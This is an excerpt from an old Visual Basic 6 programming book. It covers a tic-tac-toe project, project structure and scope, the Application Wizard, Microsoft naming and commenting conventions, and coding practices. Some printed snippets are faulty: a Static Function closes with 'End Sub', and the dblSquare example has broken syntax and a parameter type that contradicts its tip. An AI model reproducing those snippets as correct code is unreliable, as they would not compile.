automation examples use Microsoft Excel, but Excel is not essential to those examples any OLE server and OLE automation server program will do. Note that to use email from Visual Basic, you must have the Windows MAPI system installed (as represented by the Inbox icon on the Windows desktop).

Where can you go for additional Visual Basic support? You can find Visual Basic user groups all over, and more are appearing every day. You can also find Visual Basic information (and advertising) at the Microsoft Visual Basic home page at www.microsoft.com/vbasic/, free Visual Basic downloads at http://www.microsoft.com/vbasic/download/, and technical documents (white papers) at http://www.microsoft.com/vbasic/techmat/.

Although the content varies in accuracy, there are many Usenet groups dedicated to Visual Basic as well, but be careful what you read there there s no guarantee it s accurate. About two dozen of those groups are hosted by Microsoft, including:

" microsoft.public.vb.bugs

" microsoft.public.vb.addins

" microsoft.public.vb.controls

" microsoft.public.vb.database

" microsoft.public.vb.installation

" microsoft.public.vb.ole

" microsoft.public.vb.ole.automation

" microsoft.public.vb.syntax

Other, non-Microsoft groups include some of these popular Usenet forums:

" comp.lang.basic.visual

" comp.lang.basic.visual.3rdparty

" comp.lang.basic.visual.announce

" comp.lang.basic.visual.database

" comp.lang.basic.visual.misc

And that all the introduction we need it s time to start digging into Visual Basic. As we ve said, we intend this book to be your complete support package for Visual Basic, so, again, if you see something that should be covered and isn t, let us know. In the meantime, happy reading!

What s On The CD-ROM

The companion CD-ROM contains the source code and project files used in the *Visual Basic 6 Black Book*.

Also included are demo copies of the following programs:

" CoffeeCup HTML Editor++ 98 An HTML editor with built in Java and animated GIFs.

" CoffeeCup ImageMapper++ A fully functional image mapper.

" Site Sweeper Program that provides an automatic, comprehensive analysis of your Web site.

" QuickSite

" SQL-Station

" Setup Factory

" AutoPlay Menu Studio

" VBAdvantage

" Olectra Resizer

" Q-Diagnostic Software

Requirements

To run all the projects discussed in the book, you will need to have Visual Basic 6 installed.

Platform

486 or higher processor

Operating System

Windows 95, 95, or NT

RAM

16MB

About The Author

Steven Holzner wrote the book on Visual Basic&a number of times. He co-authored with Peter Norton the bestseller *Peter Norton s Visual Basic for Windows* and *Peter Norton s Guide to Visual Basic 4 for Windows 95*. He also wrote *Advanced Visual Basic 4.0 Programming*, a 650-pager that came out in three editions, and *Internet Programming With Visual Basic 5*, as well as several other Visual Basic books. All in all, this former contributing editor for *PC Magazine* has authored 43 books ranging in subjects from assembly language to Visual C++, but Visual Basic is his favorite topic. Steven s books have sold over a million copies and have been translated into 15 languages around the world.

Steven was on the faculty of Cornell University for 10 years, where he earned his Ph.D. He s also been on the faculty at his undergraduate school, Massachusetts Institute of Technology. Steven loves to travel, and has been to over 30 countries, from Afghanistan to India, from Borneo to Iran, from Sweden to Thailand, with more to come. He and Nancy live in a small, picturesque town on the New England coast and spend summers in their house in the Austrian Alps.

Acknowledgments

The book you are holding is the result of many people s dedication. I would especially like to thank Stephanie Wall, Acquisitions Editor, for her hard work; Jeff Kellum, the Project Editor who did such a great job of bringing this project together and shepherding it along, as well as Wendy Littley, the Production Coordinator who kept things on track; Joanne Slike, the copyeditor who waded through everything and got it into such good shape; and April Nielsen, who did the interior design. Special thanks to Harry Henderson for the terrific tech edit. Thanks to all: great job!

Dedication

To my Sweetie, Nancy, the best editor in the world,
with more kisses than there are pages in this book
(and every one of those kisses is well deserved).

Chapter 1
Visual Basic Overview

Welcome to our big book on Visual Basic. It s no secret that Visual Basic is the favorite programming environment of many programmers. (In fact, you re reading a book written by one of those programmers right now.) When Visual Basic first appeared, it created a revolution in Windows programming, and that revolution continues to this day. Never before had Windows programming been so easy just build the program you want, right before your eyes, and then run it. Visual Basic introduced unheard-of ease to Windows programming and changed programming from a chore to something very fun.

In time, Visual Basic has gotten more complex, as well as more powerful. In this book, we re going to see how to use Visual Basic in a task-oriented way, which is the best way to write about programming. Instead of superimposing some abstract structure on the material in this book, we ll organize it the way programmers want it task by task.

This book assumes you have some familiarity with Visual Basic; when you use this book, you ll usually have some task in mind setting a program s startup form, for example, or optimizing for a specific processor and this book will provide the answer. We ll try to be as complete as possible (*unlike* the frustrating recordings of frequently asked questions which never seem to address your particular problem you can access while on hold for tech support). This book is designed to be the one you come back to time and time again. It s not just to learn new techniques, but it is also to reacquaint yourself with the forgotten details of familiar methods.

We ll start with an overview of Visual Basic, taking a look at topics common to the material in the rest of the text. In this chapter, we ll create the foundation we ll rely on later as we take a look at the basics of Visual Basic, including how to create Visual Basic projects and seeing what s in such projects. We ll also get an overview of essential Visual Basic concepts like forms, controls, events, properties, methods, and so on. And we ll examine the structure of a Visual Basic program, taking a look at variables, variable scope, and modules. In other words, we re going to lay bare the anatomy of a Visual Basic program here.

We ll also take a look at programming practices common to all Visual Basic programs. This overview chapter is the place to take a look at those practices because they involve the rest of the book.

Most Visual Basic programmers do not have formal programming training and have to learn a lot of this material the hard way. As programming has matured, programmers have learned more and more about what are called best practices the

programming techniques that make robust, easily debugged programs. We ll take a look at those practices in this chapter, because they are becoming more and more essential for programmers in commercial environments these days, especially those programmers that work in teams. And we ll look at those practices from the viewpoint of programmers who program for a living; frequently there s a gap between the way best practices are taught by academics and how they are actually needed by programmers facing the prospect of writing a 20,000-line program as part of a team of programmers.

We ll start our overview chapter by creating and dissecting a Visual Basic project, jumping right into the code.

Creating A Project In Visual Basic

There are three different editions of Visual Basic:

" *The Learning Edition*, which is the most basic edition. This edition allows you to write many different types of programs, but lacks a number of tools that the other editions have.

" *The Professional Edition*, designed for professionals. This edition contains all that the Learning Edition contains and more, such as the capability to write ActiveX controls and documents.

" *The Enterprise Edition*, which is the most complete Visual Basic edition. This edition is targeted towards professional programmers who may work in a team and includes additional tools such as Visual SourceSafe, a version-control system that coordinates team programming.

We ll use the Enterprise Edition in this book, so if you have either of the other two editions, we might occasionally use something not supported in your Visual Basic edition. We ll try to keep such occurrences to a minimum.

Start Visual Basic now, bringing up the New Project dialog box, as shown in Figure 1.1.

Figure 1.1 Creating a new Visual Basic project.

In Figure 1.1 you see some of the project types that Visual Basic supports:

" Standard Windows EXE programs

" ActiveX EXE files

" ActiveX DLLs

" ActiveX controls

" Programs written by the Visual Basic Application Wizard

" Data projects

" IIS (the Microsoft Internet Information Server) applications

" Visual Basic add-ins

" ActiveX document DLLs

" ActiveX document EXE files

" DHTML applications

" VB Enterprise Edition controls

This list of project types indicates some of the ways Visual Basic has grown over the years. As you can see, there s a whole galaxy of power here (and we ll cover that galaxy in this book). In this case, we just want to take a look at the basics of a standard Visual Basic project, so double-click the Standard EXE item in the New Project dialog box, opening Visual Basic itself. Figure 1.2 shows the Visual Basic Integrated Development Environment (IDE). (We re going to cover all parts of the Visual Basic Integrated Development Environment in the next chapter here, we ll just use it to create our first project.)

Figure 1.2 A new Visual Basic project.

For our first example, we might create a small tic-tac-toe program using nine buttons in a form, as shown in Figure 1.3.

Figure 1.3 Designing our first project.

When the user clicks a button, we can display an x in the button s caption, as shown in Figure 1.4.

Figure 1.4 Clicking a button in the tic-tac-toe program to display an x .

If the user clicks another button, we can display an o , and so forth.

This example will create a program that lets us take a look at Visual Basic projects, controls, control arrays, events, properties, coding, variables, and variable scope.

To access the contents, click the chapter and section titles.

Visual Basic 6 Black Book
(Publisher: The Coriolis Group)
Author(s): Steven Holzner
ISBN: 1576102831
Publication Date: 08/01/98

Bookmark It

Search this book:

Go!

Previous Table of Contents Next

Designing The Tic-Tac-Toe Program

Using the Command Button tool in the Visual Basic toolbox, add a new command button to the main form in our program now, as shown earlier in Figure 1.2. Next, in the Properties window, change the **Name** property of this button from **Command1** to **Command** in preparation for setting up a control array, and clear its **Caption** property so the button appears blank.

Next, add a second button to the form, and set its **Name** property to **Command** as well. When you do, Visual Basic opens a dialog box that states: You already have a control named Command . Do you want to set up a control array? Click Yes to create a control array, which means we will be able to refer to our controls using an index instead of simply by name.

Add a total of nine buttons to the main form in our program, arranged in a 3×3 grid similar to a standard tic-tac-toe game, give each of the buttons the name **Command**, and clear their captions. That completes the preliminary design now we re ready to write some code.

Coding The Tic-Tac-Toe Program

In this program, we ll toggle button captions between x and o . To start coding, double-click any button, opening the code window, as shown in Figure 1.5.

Figure 1.5 Using the Visual Basic code window.

Double-clicking a button creates an event handler subroutine named

Command_Click() and opens that subroutine in the code window:

```
Private Sub Command_Click(Index As Integer)

End Sub
```

Visual Basic programs like this one are centered around *events*, and most events occur when the user triggers them. In this case, a **Click** event is triggered when the user clicks a button, and we re passed the button s index in the control array of buttons as the **Index** parameter in **Command_Click()**, as with this line of code from the earlier snippet:

```
Private Sub Command_Click(Index As Integer)
```

When the user clicks a button, we need to know which character to display, and we ll keep track of that in a form-wide variable named **xNow**; if **xNow** is True, we should display an x, if False, an o.

To add that form-wide variable, click the (General) entry in the left drop-down list box in the code window, and add this code to the general section of our form:

```
Dim xNow
```

You can indicate the type of a variable when declaring it with **Dim** to indicate that **xNow** is a Boolean variable, we could declare it this way:

```
Dim xNow As Boolean
```

(Declaring it without a type makes it a variant, which means it can operate as any type of variable.) The possible variable types and their ranges appear in Table 1.1.

Table 1.1 Variable types.

Variable Type	**Bytes Of Storage**	**Range**
Boolean	2	True or False
Byte	1	0 to 255
Currency	8	-922,337,203,685,477.5808 to 922,337,203,685,477.5807
Date	8	1 January 100 to 31 December 9999 and times from 0:00:00 to 23:59:59
Decimal	12	-79,228,162,514,264,337,593,543,950,335 to 79,228,162,514,264,337,593,543,950,335

Double	8	-1.79769313486232E308 to 4.94065645841247E-324 for negative values and from 4.94065645841247E-324 to 1.79769313486232E308 for positive values
Integer	2	-32,768 to 32,767
Long	4	-2,147,483,648 to 2,147,483,647
Object	4	N/A
Single	4	-3.402823E38 to -1.401298E-45 for negative values and from 1.401298E-45 to 3.402823E38 for positive values
String	N/A	A variable-length string can contain up to approximately 2 billion characters; a fixed-length string can contain 1 to approximately 64K characters
User-defined data type	N/A	N/A
Variant	N/A	N/A

We need to initialize that form-wide variable, **xNow**, and we do that when the form first loads in the **Form_Load()** procedure, which is run when the form is first loaded. Open that procedure now by selecting the Form item in the code window s left drop-down list box, or by double-clicking the form itself; here, we just initialize **xNow** to True:

```
Private Sub Form_Load()
    xNow = True
End Sub
```

Now we will toggle the clicked button s caption depending on the current setting of **xNow**. To reach the clicked button in **Command_Click()**, we use the control array index passed to us this way:

```
Private Sub Command_Click(Index As Integer)
    If xNow Then
        Command(Index).Caption = "x"
    Else
        Command(Index).Caption = "o"
    End If
...
End Sub
```

Finally, we toggle **xNow** (from True to False or False to True) this way:

```
Private Sub Command_Click(Index As Integer)
```

```
    If xNow Then
        Command(Index).Caption = "x"
    Else
        Command(Index).Caption = "o"
    End If

    xNow = Not xNow

End Sub
```

And that s all we need the tic-tac-toe program is complete. Run it now, as shown in Figure 1.6, and click a few buttons. The captions toggle between x and o as they should.

Figure 1.6 Running the tic-tac-toe program.

It s not a very exciting program as it stands, of course, because it was just designed to give us a look into how Visual Basic projects work. Now we ll take a closer look at the parts of a project, starting with the one we ve just created.

The Parts Of A Visual Basic Project

Projects can become quite advanced in Visual Basic, even containing subprojects of different types. From a programming point of view, however, standard Visual Basic projects usually contain just three types of items: global items, forms, and modules, as outlined in Figure 1.7.

Figure 1.7 The parts of a Visual Basic project.

Forms

Forms are familiar to all Visual Basic programmers, of course they re the templates you base windows on. Besides standard forms, Visual Basic also supports Multiple Document Interface (MDI) forms, as well as a whole number of predefined forms that we ll see in the next chapter.

Modules

Modules are collections of code and data that function something like objects in object-oriented programming (OOP), but without defining OOP characteristics like inheritance, polymorphism, and so on. The point behind modules is to enclose procedures and data in a way that hides them from the rest of the program. We ll discuss the importance of doing this later in this chapter when we cover Visual Basic programming techniques and style; breaking a large program into smaller, self-contained modules can be invaluable for creating and maintaining code.

You can think of well-designed modules conceptually as programming objects; for example, you might have a module that handles screen display that includes a dozen internal (unseen by the rest of the program) procedures and one or two procedures accessible to the rest of the program. In this way, the rest of the program only has to deal with one or two procedures, not a dozen.

Besides modules, Visual Basic also supports *class modules*, which we ll see later in this book when we discuss how to create ActiveX components in Chapter 20. Programming with class modules will bring us much closer to true OOP programming.

Global Items

Global items are accessible to all modules and forms in a project, and you declare them with the **Public** keyword. However, Microsoft recommends that you keep the number of global items to an absolute minimum and, in fact, suggests their use only when you need to communicate between forms. One reason to avoid global variables is their accessibility from anywhere in the program; while you re working with a global variable in one part of a program, another part of the program might be busy changing that variable, giving you unpredictable results.

Now that we ve gotten an overview of the major parts of a project, we ll take a look at how the parts of a project interact, which brings up the idea of *scope*, or visibility in a project.

Project Scope

An object s scope indicates how much visibility it has throughout the project in the procedure where it s declared, throughout a form or module, or global scope (which means it s accessible everywhere). There are two types of scope in Visual Basic projects: variable scope (including object variables) and procedure scope. We ll take a look at both of them here as we continue our overview of Visual Basic projects and how the parts of those projects interact.

Variable Scope

You declare variables in a number of ways. Most often, you use the **Dim** statement to declare a variable. If you do not specify the variable type when you use **Dim**, it creates a variant, which can operate as any variable type. You can specify the variable type using the **As** keyword like this:

```
Dim IntegerValue As Integer
```

Besides **Dim**, you can also use **ReDim** to redimension space for dynamic arrays, **Private** to restrict it to a module or form, **Public** to make it global that is, accessible to all modules or forms or **Static** to make sure its value doesn t change between procedure calls. These ways of declaring variables are summarized in Table 1.2.

Table 1.2 Visual Basic declaring statements.

Keyword	Does This
Dim	Using **Dim** alone creates variants. Use the **As** keyword to specify variable type.
Private	Makes variable available only in the current form/module.
Public	Makes variable global variable is available to the rest of program.
ReDim	Reallocates storage space for dynamic array variables.
Static	Variable preserves its value between procedure calls.
Type	Declares a user type.

There are three levels of variable scope in Visual Basic: at the procedure level, at the form or module level, and at the global level. Schematically, Figure 1.8 shows how project scope works.

Figure 1.8 Schematic of Visual Basic project scope.

When you re designing your program, Microsoft suggests you limit your variables to the minimum possible scope in order to make things simpler and to avoid conflicts. Next, we ll take a look at the other type of scope: procedure scope.

Procedure Scope

As with variables, you can restrict the scope of procedures, and you do that with the **Private**, **Public**, **Friend**, and **Static** keywords. The **Private** and **Public** keywords are the main keywords here; using them, you can specify if a subroutine or function is private to the module or form in which it is declared or public (that is, global) to all forms and modules. You use these keywords before the **Sub** or **Function**

keywords like this:

```
Private Function Returns7()
    Dim Retval
    Retval = 7
    Returns7 = Retval
End Function
```

You can also declare procedures as *friend* procedures with the **Friend** keyword. Friend procedures are usually used in class modules (they are not available in standard modules, although you can declare them in forms) to declare that the procedure is available outside the class, but not outside the current project. This restricts those functions from being called if the current project serves as an OLE automation server, for example.

Besides the earlier declarations, you can also declare procedures as **Static**, which means that the variables in the procedure do not change between procedure calls, and that can be very useful in cases like this, where we support a counter variable that is incremented each time a function is called:

```
Static Function Counter()
    Dim CounterValue as Integer
    CounterValue = CounterValue + 1
    Counter = CounterValue
End Sub
```

That completes our overview of projects in memory now we ve seen how such projects are organized, what parts they have, and what scope their parts have. We ll take a look at storing projects on disk next.

Projects On Disk

Now that we ve created our first project the tic-tac-toe project we ll save it to disk. Turn to Visual Basic now and select the Save Project As item in the Visual Basic File menu to save our new project to disk.

Visual Basic first saves the files associated with the project, and places a Save File As dialog box on the screen to save the program s form, which Visual Basic gives the default name of Form1.frm. Change that name to tictactoe.frm now, and save it to disk (in this book, we ll save projects in the C:\vbbb directory, so this project will go into the C:\vbbb\tictactoe directory).

This completes our overview of the standard parts of a standard Visual Basic project. We ve seen how simple projects work in Visual Basic now. Besides this simple kind of project, you can design quite advanced projects using a tool like the Visual Basic Application Wizard, and we ll take a look at that now.

Using The Visual Basic Application Wizard

The Visual Basic Application Wizard is a Visual Basic add-in that lets you use some advanced project features when you first create a project. The Application Wizard is usually used by beginning programmers, but we ll take a look at it here to get an idea of what more involved projects can look like.

You start the Application Wizard from the New Project box, opened either from the New item in the File menu or when Visual Basic first starts. The Application Wizard appears in Figure 1.10.

Figure 1.10 The Visual Basic Application Wizard.

TIP: In Figure 1.10, the Application Wizard is asking for a profile. You can save Application Wizard profiles (something like project templates) in the last step of the Application Wizard, which lets you save all the options you ve specified. Loading them in later can save you some time if you just want to alter a few settings.

Click the Next button in the Application Wizard now, opening the next screen, shown in Figure 1.11. The Multiple Document Interface (MDI) option is already selected, and we ll leave it selected. Click the Next button to move to the next screen.

Figure 1.11 Selecting MDI support in the Visual Basic Application Wizard.

The next screen lets you select menu options, the next screen toolbar options, and the one after that resource options. Keep clicking Next to accept all the defaults. The Internet Connectivity screen, which opens next, lets you add a Web browser window to your project if you like. This can be very useful, so click Yes as shown in Figure 1.12, then click Next again to move on.

Figure 1.12 Adding a Web browser with the Visual Basic Application Wizard.

The next step in the Application Wizard, as shown in Figure 1.13, lets you add a *splash screen*. A splash screen comes up while the program is loading and can give the impression that something is really happening while the program is loaded. We add a splash screen to our program by selecting the Splash Screen At Application Start Up option.

Figure 1.13 Adding a splash screen with the Visual Basic Application Wizard.

TIP: Originally, splash screens were very popular in fact, virtually every piece of Microsoft software has one these days but users are catching on that they are just razzle-dazzle.

The next screen asks about database connectivity; click Next to open the last Application Wizard screen, shown in Figure 1.14.

Figure 1.14 Finishing a Visual Basic Application Wizard project.

Click Finish in the last Application Wizard screen now to create the project, and run that project, as shown in Figure 1.15.

Figure 1.15 Running our Visual Basic Application Wizard program.

This new program has a great deal of programming power. As you can see in Figure 1.15, this program is an MDI program, capable of opening multiple documents and even displaying a Web browser in a window. In fact, you can even use the File menu s Open, Save, and Save As items to open and display files.

There s a lot of power here, and we ll see how to do all these things ourselves in this book. It s instructive to take a look at the project file for this project, where we see that this project makes use of these ActiveX controls:

" Common dialogs (COMDLG32.OCX)

" Common windows controls (COMCTL32.OCX)

" Rich text control (RICHTX32.OCX)

" Web browser DLL (SHDOCVW.DLL)

Here is the code snippet:

```
Type=Exe
Reference=*\G{00020430-0000-0000-C000-_
    000000000046}#2.0#0#..\..\WINDOWS\SYSTEM\STDOLE2.TLB#OLE Automation
Module=Module1; Module1.bas
Form=frmMain.frm
Object={F9043C88-F6F2-101A-A3C9-08002B2F49FB}#1.2#0; COMDLG32.OCX
```

```
Object={6B7E6392-850A-101B-AFC0-4210102A8DA7}#1.3#0; COMCTL32.OCX
Form=frmSplash.frm
Object={3B7C8863-D78F-101B-B9B5-04021C009402}#1.1#0; RICHTX32.OCX
Form=frmDocument.frm
Object={EAB22AC0-30C1-11CF-A7EB-0000C05BAE0B}#1.1#0; SHDOCVW.DLL
Form=frmBrowser.frm
Startup="Sub Main"
...
```

Note the last of the statements, **Startup= Sub Main** . This indicates that this program starts with a **Main()** procedure, not a startup form (we ll see more about this in the next chapter). In the **Main()** procedure, the program first loads the splash screen, then the MDI frame window. The MDI frame window in turn loads its first child window, based on the **frmDocument** form. Taking a look at frmDocument.frm, which appears in Listing 1.3, indicates that this child window displays a rich text control (as you can see by the inclusion of the rich text control), which in fact handles all the text. As you can see, taking apart projects file by file this way removes all the mystery, and it s a good skill for the Visual Basic programmer to have.

Listing 1.3 frmDocument.frm

```
VERSION 6.00
Object = "{3B7C8863-D78F-101B-B9B5-04021C009402}#1.1#0"; "RICHTX32.OCX"
Begin VB.Form frmDocument
   Caption         =   "frmDocument"
   ClientHeight    =   3195
   ClientLeft      =   60
   ClientTop       =   345
   ClientWidth     =   4680
   LinkTopic       =   "Form1"
   MDIChild        =   -1  'True
   ScaleHeight     =   3195
   ScaleWidth      =   4680
   Begin RichTextLib.RichTextBox rtfText
      Height          =   2000
      Left            =   100
      TabIndex        =   0
      Top             =   100
      Width           =   3000
      _ExtentX        =   5292
      _ExtentY        =   3519
      _Version        =   393216
      Enabled         =   -1  'True
      ScrollBars      =   3
      RightMargin     =   8e6
      TextRTF         =   $"frmDocument.frx":0000
   End
End
Attribute VB_Name = "frmDocument"
```

```
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = False
Private Sub rtfText_SelChange()
    fMainForm.tbToolBar.Buttons("Bold").Value = IIf(rtfText.SelBold, _
        tbrPressed, tbrUnpressed)
    fMainForm.tbToolBar.Buttons("Italic").Value = IIf(rtfText.SelItalic, _
        tbrPressed, tbrUnpressed)
    fMainForm.tbToolBar.Buttons("Underline").Value = _
        IIf(rtfText.SelUnderline, tbrPressed, tbrUnpressed)
    fMainForm.tbToolBar.Buttons("Align Left").Value = _
        IIf(rtfText.SelAlignment = rtfLeft, tbrPressed, tbrUnpressed)
    fMainForm.tbToolBar.Buttons("Align Right").Value = _
        IIf(rtfText.SelAlignment = rtfRight, tbrPressed, tbrUnpressed)
    fMainForm.tbToolBar.Buttons("Center").Value = _
        IIf(rtfText.SelAlignment = rtfCenter, tbrPressed, tbrUnpressed)
End Sub

Private Sub Form_Load()
    Form_Resize
End Sub

Private Sub Form_Resize()
    On Error Resume Next
    rtfText.Move 100, 100, Me.ScaleWidth - 200, Me.ScaleHeight - 200
    rtfText.RightMargin = rtfText.Width - 400
End Sub
```

That completes our overview of Visual Basic projects for now, although there will be more about projects throughout the book. We ll turn to an overview of another kind now: discussing topics that impact every chapter in the book. In this overview, we re going to cover general Visual Basic programming issues, including Visual Basic conventions, best coding practices, and code optimization. This discussion touches practically every aspect of our book, so it s best to consider it first.

Visual Basic Programming Conventions

Microsoft has set up a number of conventions for programming Visual Basic, including naming conventions. These conventions are not necessary if you program alone, but they can still be helpful. If you program as part of a team, these conventions can be very valuable, because they provide clues to a variable s scope and type to someone reading your code. Because many Visual Basic programmers work in teams these days, we ll cover the Microsoft programming conventions here, beginning with variable scope prefixes.

Variable Scope Prefixes

You use a variable prefix in front of its name to indicate something about that variable. For example, if you have a global variable named **ErrorCount**, you can use the **g** prefix to indicate that that variable is global this way: **gErrorCount**. Microsoft has established scope prefixes for variables as shown in Table 1.3.

Table 1.3 Variable scope prefix conventions.

Scope	Prefix
Global	**g**
Module-level or form-level	**m**
Local to procedure	None

The scope prefixes come before all other prefixes and there are many other types, such as variable prefixes, control prefixes, and so on. We ll continue with variable prefixes.

Variable Prefixes

Ideally, variable names should be prefixed to indicate their data type. Table 1.4 lists the prefixes that Microsoft recommends for all the Visual Basic data types.

Table 1.4 Variable prefixes.

Data Type	Prefix
Boolean	**bln**
Byte	**byt**
Collection object	**col**
Currency	**cur**
Date (Time)	**dtm**
Double	**dbl**
Error	**err**
Integer	**int**
Long	**lng**
Object	**obj**
Single	**sng**
String	**str**
User-defined type	**udt**
Variant	**vnt**

Here are some prefixed variable names using the recommended variable prefixes:

```
blnTrueFalse        'Boolean
```

```
intCounter          'Integer
sngDividend         'Single
```

Using variable prefixes this way provides some clue as to the variable s type, and that can be extraordinarily helpful if someone else will be reading your code. Note that it s also a good idea to prefix function names using the above prefixes to indicate the return type of the function.

Besides variable prefixes, Microsoft also has a set of prefixes for the standard control types.

Control Prefixes

The suggested Microsoft control prefixes appear in Table 1.5. As you can see, there s a suggested prefix for every standard type of control.

Table 1.5 Control prefixes.

Control Type	Prefix
3D panel	**pnl**
ADO data	**ado**
Animated button	**ani**
Checkbox	**chk**
Combo box, drop-down list box	**cbo**
Command button	**cmd**
Common dialog	**dlg**
Communications	**com**
Control (used within procedures when the specific type is unknown)	**ctr**
Data	**dat**
Data-bound combo box	**dbcbo**
Data-bound grid	**dbgrd**
Data-bound list box	**dblst**
Data combo	**dbc**
Data grid	**dgd**
Data list	**dbl**
Data repeater	**drp**
Date picker	**dtp**
Directory list box	**dir**
Drive list box	**drv**
File list box	**fil**
Flat scroll bar	**fsb**
Form	**frm**
Frame	**fra**
Gauge	**gau**
Graph	**gra**
Grid	**grd**

Header	**hdr**
Hierarchical flex grid	**flex**
Horizontal scroll bar	**hsb**
Image	**img**
Image combo	**imgcbo**
Image list	**ils**
Label	**lbl**
Lightweight checkbox	**lwchk**
Lightweight combo box	**lwcbo**
Lightweight command button	**lwcmd**
Lightweight frame	**lwfra**
Lightweight horizontal scroll bar	**lwhsb**
Lightweight list box	**lwlst**
Lightweight option button	**lwopt**
Lightweight text box	**lwtxt**
Lightweight vertical scroll bar	**lwvsb**
Line	**lin**
List box	**lst**
List view	**lvw**
MAPI message	**mpm**
MAPI session	**mps**
MCI	**mci**
Menu	**mnu**
Month view	**mvw**
MS chart	**ch**
MS flex grid	**msg**
MS tab	**mst**
OLE container	**ole**
Option button	**opt**
Picture box	**pic**
Picture clip	**clp**
Progress bar	**prg**
Remote data	**rd**
Rich text box	**rtf**
Shape	**shp**
Slider	**sld**
Spin	**spn**
Status bar	**sta**

System info	**sys**
Tab strip	**tab**
Text box	**txt**
Timer	**tmr**
Toolbar	**tlb**
Tree view	**tre**
Up-down	**upd**
Vertical scroll bar	**vsb**

If you work with databases, take a look at Table 1.6, which holds the prefixes for Data Access Objects (DAO).

Table 1.6 Data Access Object prefixes.

Database Object	**Prefix**
Container	**con**
Database	**db**
DBEngine	**dbe**
Document	**doc**
Field	**fld**
Group	**grp**
Index	**ix**
Parameter	**prm**
QueryDef	**qry**
Recordset	**rec**
Relation	**rel**
TableDef	**tbd**
User	**usr**
Workspace	**wsp**

Besides the prefixes in Table 1.6, Microsoft recommends prefixes for menus and constants as well, and we ll take a look at these now to round off our discussion on this topic.

Menu And Constant Prefixes

Microsoft recommends that you prefix menu controls with **mnu** and then the menu name followed by the menu item name. For example, the File menu s Open item would be named **mnuFileOpen**, and the Edit menu s Cut item would be named **mnuEditCut**. Microsoft also recommends that constant names (you declare constants

with the **Const** statement) should be mixed case with capitals starting each word, for example:

```
Const DiskDriveNumber = 1         'Constant
Const MaximumFileCount = 1024     'Constant
```

TIP: Although standard Visual Basic constants do not include data type and scope information, prefixes like **i**, **s**, **g**, and **m** can be useful in understanding the value or scope of a constant.

That completes the prefix and naming conventions. As you can see, there are prefixes for just about every type of programming construct available. You re not constrained to use them, but if you work in a team, they can be extremely helpful.

Microsoft also has a set of suggestions on commenting your code, and we ll take a look at those suggestions now.

Code Commenting Conventions

In general, you should add a new comment when you declare a new and important variable, or wish to make clear some implementation method. Ideally, procedures should only have one purpose and be named clearly enough so that excessive comments are not required. In addition, procedures should begin with a comment describing what the procedure does, and that comment should be broken up into various sections. The Microsoft recommendations for those sections appear in Table 1.7; note that not all sections may be applicable for all procedures.

Table 1.7 Procedures for starting comment block sections.

Section Heading	Comment Description
Purpose	What the procedure does
Assumptions	List of each external variable, control, open file, or other element that is not obvious
Effects	List of each affected external variable, control, or file and the effect it has (only if this is not obvious)
Inputs	Each argument that may not be obvious; arguments are on a separate line with inline comments
Returns	Explanation of the values returned by functions

Here s an example showing how to set up a comment preceding a function named **dblSquare()**:

```
'*************************************************
' dblSquare()
' Purpose: Squares a number
' Inputs: sngSquareMe, the value to be squared
' Returns: The input value squared
'*************************************************
Function dblSquare() (sngSquareMe As Integer) As Double
    dblSquare = sngSquareMe * sngSquareMe    'Use *, not ^2, for speed
End Function
```

TIP: You might notice that **dblSquare()** takes a Single parameter and returns a Double value; that s because squaring a Single can create a larger number, which might not fit into a Single value, or it can add more decimal places. Note also that we multiply the parameter **sngSquareMe** by itself to square it instead of using the exponentiation operator, because doing so saves a lot of processor time.

Note that it s particularly important to list all the global variables a procedure uses or affects in this initial comment block, because they are not listed in the parameter list.

That completes our overview of the Visual Basic programming conventions. We ll finish the chapter with a look at what we might call *best coding practices*, as targeted at Visual Basic. Through the years, some definite programming practices have proven themselves better than others, and we ll take a look at some of them now before digging into the rest of the book.

Best Coding Practices In Visual Basic

The full construction of a commercial program is usually a project that involves many clear and definite steps. There have been whole volumes written on this topic, which are usually only interesting if you are a software project manager (or write computer books and have to know the details so you can write about them!). Such books get pretty involved, encompassing ideas like module coupling and cohesion, bottom-up composition, incremental integration, and much more.

On the whole, however, one can break the software design process into steps like these (note that the explanation of each step is very flexible; there is no one-size-fits-all here):

" *Requirements analysis* Identify the problem for the software to tackle.

" *Creating specifications* Determine what *exactly* the software should do.

" *Overall design* Break the overall project into parts, modules, and so on.

" *Detailed design* Design the actual data structures, procedures, and so on .

" *Coding* Go from PDL to code.

" *Debugging* Solve design-time, compilation, and obvious errors.

" *Testing* Try to break the software.

" *Maintenance* React to user feedback and *keep testing*.

Each of these steps may have many subparts, of course. (For example, the maintenance part may take up as much time as the rest of the project taken together.)

As the design process continues, a *model* of what the program does evolves. You use this model to get a conceptual handle on the software (while keeping in mind that models are usually flawed at some level). Keeping the model in mind, then, many programmers use a program design language to start the actual coding process.

Program Design Language

Everyone seems to think that programmers use flowcharts, but the reality is usually different (flowcharts are nice to show to nonprogrammers, though). One tool that commercial programmers do find useful is *program design language* (*PDL*). Although there are formal specifications for PDL, many programmers simply regard this step as writing out what a program does in English as a sort of pseudo-code.

For example, if we want to create a new function named **dblSqrt()** that returns a number s square root, we might write its PDL this way in English, where we break what the function does into steps:

```
Function dblSqrt()
    Check if the input parameter is negative
        If the input parameter is negative, return -1
        If the input parameter is positive, return its square root
End Function
```

When you actually write the code, the PDL can often become the comments in that code; for example, here s the completed function:

```
'*************************************************
' dblSqrt()
' Purpose: Returns the passed parameter's square root
' Inputs: dblParameter, the parameter whose square root we need
' Returns: The input value's square root
'*************************************************
Function dblSqrt(dblParameter As Double) As Double
```

```
    'Check if the input parameter is negative
    If dblParameter < 0 Then
        'If the input parameter is negative, return -1
        dblSqrt = -1

    Else
        'If the input parameter is positive, return its square root
        dblSqrt = Sqr(dblParameter)

    End If
End Function
```

In this way, developing your program using PDL, where every line of PDL has one (and only one) specific task, can be very useful. So much for overview let s turn to particulars that affect us as Visual Basic programmers.

Coding To Get The Most From Visual Basic

In this section, we ll discuss some best practices coding for Visual Basic. All of these practices come from professional programmers, but of course whether you implement them or not is up to you. Here we go:

" *Avoid magic numbers when you can.* A magic number is a number (excluding 0 or 1) that s hardwired right into your code like this:

```
Function blnCheckSize(dblParameter As Double) As Boolean

    If dblParameter > 1024 Then
        blnCheckSize = True

    Else
        blnCheckSize = False

    End If
End Function
```

Here, 1024 is a magic number. It s better to declare such numbers as constants, especially if you have a number of them. When it s time to change your code, you just have to change the constant declaration in one place, not try to find all the magic numbers scattered around your code.

